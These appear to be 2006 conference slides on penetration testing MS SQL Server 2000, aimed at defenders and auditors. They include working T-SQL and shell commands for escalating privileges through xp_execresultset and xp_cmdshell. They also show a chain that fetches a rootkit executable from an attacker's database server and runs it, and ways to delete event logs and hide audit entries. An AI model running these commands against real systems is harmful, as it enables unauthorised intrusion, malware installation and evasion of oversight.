Violating The Corporate Database

Presented by Dan Cornforth
Brightstar, IT Security Summit, April 2006

security-assessment.com

Disclaimer:

- This presentation aims to focus on some of the more common attack methods used during a SQL 2000 penetration test.
- Using these tools and methods against a host without the owners explicit consent, constitutes an offence.

Overview:

- Database basics
- Data structures
- MS SQL authentication concepts
- Historical profile of MS SQL
- Potential attacker profile
- Identifying MS SQL targets
- Basic tools
- Authentication quick wins
- Escalating privileges
- Uploading executables
- Covering tracks

In Scope:

- MS SQL 2000
- Internal attacks against the corporate database
- Attacks against communication protocols
- Gaining privileges
- Escalating privileges
- Maintaining access to the database
- Manipulation of audit trails
- Defending against the above

Out of Scope:

- SQL injection attacks through web applications
- Web logic vulnerabilities relating to SQL injection
- Attacks associated with vendor released patches

Potential Attacker Profile:

- **Anyone who can send data on tcp port 1433 or via named pipes to our MS SQL database**
- **Anyone with access to a flat or un-segmented corporate network hosting MS SQL 2000**

Assumed Attackers Goals:

- Repeated access to the data
- DB access with the highest privileges possible
- Access with a minimum of audit trails

What Do We Store In Databases:

- Everything
- Built in data types
- User defined data types

Some Basics (Terminology):

- The Structure Query Language (SQL)
- Variations on a standard
  - Microsoft's/Sybase T-SQL
  - Oracles PL/SQL
- Subgroups under ANSI
  - DDL (Data Definition Language)
  - DML (Data Manipulation Language)

Some Basics (Data Structure):

- Database
- Table
- Columns
- Rows

Table:

UserID	Login	Password	Name
10000	jsmith	Supersecr3t	J. Smith
10001	dbrown	p@sswOrd	D. Brown
10002	felliot	PasswOrd	F. Elliot
10003	sbox	S3cret	S. Box

Column:

UserID	Login	Password	Name
10000	jsmith	Supersecr3t	J. Smith
10001	dbrown	p@ssw0rd	D. Brown
10002	felliot	Passw0rd	F. Elliot
10003	sbox	S3cret	S. Box

Row, Tuple or Record:

UserID	Login	Password	Name
10000	jsmith	Supersecr3t	J. Smith
10001	dbrown	p@sswOrd	D. Brown
10002	felliot	PasswOrd	F. Elliot
10003	sbox	S3cret	S. Box

MS SQL Database Authorisation Concepts:

- SQL Server Roles
  - Server Roles
    - sysadmin
    - dbcreator
    - bulkadmin
  - Database Roles
    - db_datareader
    - db_owner
  - Application Roles

Microsoft SQL Profile:

- Code history
- Vulnerability stats
- Maturity as a product
- Market share

Identifying Targets:

- Sniffing
- nmap (tcp 1433, 2433, udp 1434)
- SQLping2
- osql.exe

Authentication & Authorisation:

- Windows (NTLM, LANMAN, etc)
- SQL Authentication & Windows (Mixed)

Authentication Quick Wins (Overview):


- Default accounts
- Sniffing
- Stored credential access, database build files, remote registry enumeration, web application source
- Brute Force
  - sqldict.exe and other tools


Quick Wins (Default Accounts):

- sa (sysadmin server role member)
- distributor_admin (sysadmin too if created)


Quick Win Credential Sniffing:

- SQL TDS (Tabular Data Stream) login packets
- Windows authentication credentials, named pipes
- Mitigation and trade-offs






Quick Win Local File Access (setup.iss):



Brute Forcing SQL:

- **SQLdict.exe noisy and clumsy**



Stored Procedures:

- Stored Procedures
  - Variables
  - Loops
  - Conditional logic
- Extended Stored Procedures
  - Usually written in C/C++
  - Called via the Open Data Services API
- SQL 2000 ships with a huge amount of ready made “SP_”s and “XP_”s


Some Dangerous Stored Procedures:


- xp_cmdshell
- xp_regread
- xp_instanceregread
- xp_regwrite
- xp_readerrorlog
- sp_addextendedproc
- sp_addsrvrolemember
- Many more…

e.g.

```
EXEC xp_regread
   'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
   \Services\SQLSERVERAGENT','ObjectName'
```

```
C:\tools>osql.exe -S 10.1.1.12 -U sa
Password:
1> DECLARE @SQL_EXEC VARCHAR(200) EXEC master..xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Services
VERAGENT','ObjectName',@SQL_EXEC OUTPUT PRINT @SQL_EXEC
2> go
LocalSystem
1> _
```





Escalating Privileges #1:

- xp_displayparamstmt
- xp_execresultset
- xp_printstatements

e.g.

```
exec xp_execresultset N'exec master..xp_cmdshell ''dir
    >c:\dir_list.txt''',N'master'

exec xp_execresultset N'exec sp_addrolemember
    'db_owner',
'lowlevel_user'',N'master'
```

Escalating Privileges #2:

- The SQL Server Agent account password attack
- Stores SQL authentication details in the registry under the Local Security Authority key:

  HKLM\SECURITY\Policy\Secrets\SQLSERVERAGENT_HostPassword\CurrVal
- exec msdb..sp_get_SQLAgent_properties
- Decrypt the returned value:

  http://jimmers.narod.ru/agent_pwd.c

Escalating Privileges #3:

- Data Transformation Packages (DTS) Package Password retrieval
- sp_enum_dtspackages
  to enumerate configured packages
- sp_get_dtpackages
  to retrieve those packages enumerated
- DTSconnpass to decrypt the connection passwords from the returned data:
  http://www.sqlsecurity.com/Tools/FreeTools/tabid/65/Default.aspx

Streaming Binary Files to the DB:

- **Step 1 (from the attackers database):**

  ```
  create table temp (data text)
  bulk insert temp from 'c:\tools\rootkit.exe' with
  (codepage='RAW')
  ```

- **Step 2 (at the corporate database):**

  ```
  exec xp_cmdshell 'bcp "select * from temp" queryout
  rootkit.exe  -c –Craw –S10.1.1.9 –Usa –Ppassword
  ```

- **Step 3 (at the corporate databse):**

  ```
  exec master..xp_cmdshell 'c:\temp\rootkit.exe'
  ```

Covering Tracks:

- Use of sp_password
  - Useful where C2 grade auditing is enabled
  - Can be used in a comment field “--”
- Removal of c:\windows\system32\config*.evt
- The 3 byte SQL runtime patch
  - Must first call VirtualProtect()
  - Not a trivial attack
  - The patch will not survive system reboot
  - Complete unauthorised access requires two runtime patches

Conclusions:

- The most secure database is the one your DBA knows the most about
- The functionality added by stored procedures can be a databases greatest downfall
- The principal of least privilege should be exercised at all times and at all levels
- Host and network based IDS systems may catch a small percentage of these attacks but never all
- Experience shows that most instances of SQL in the corporate environment can be compromised due to:
  - poorly applied database permissions
  - missing SQL service packs
  - an elevated process execution context

Resources:

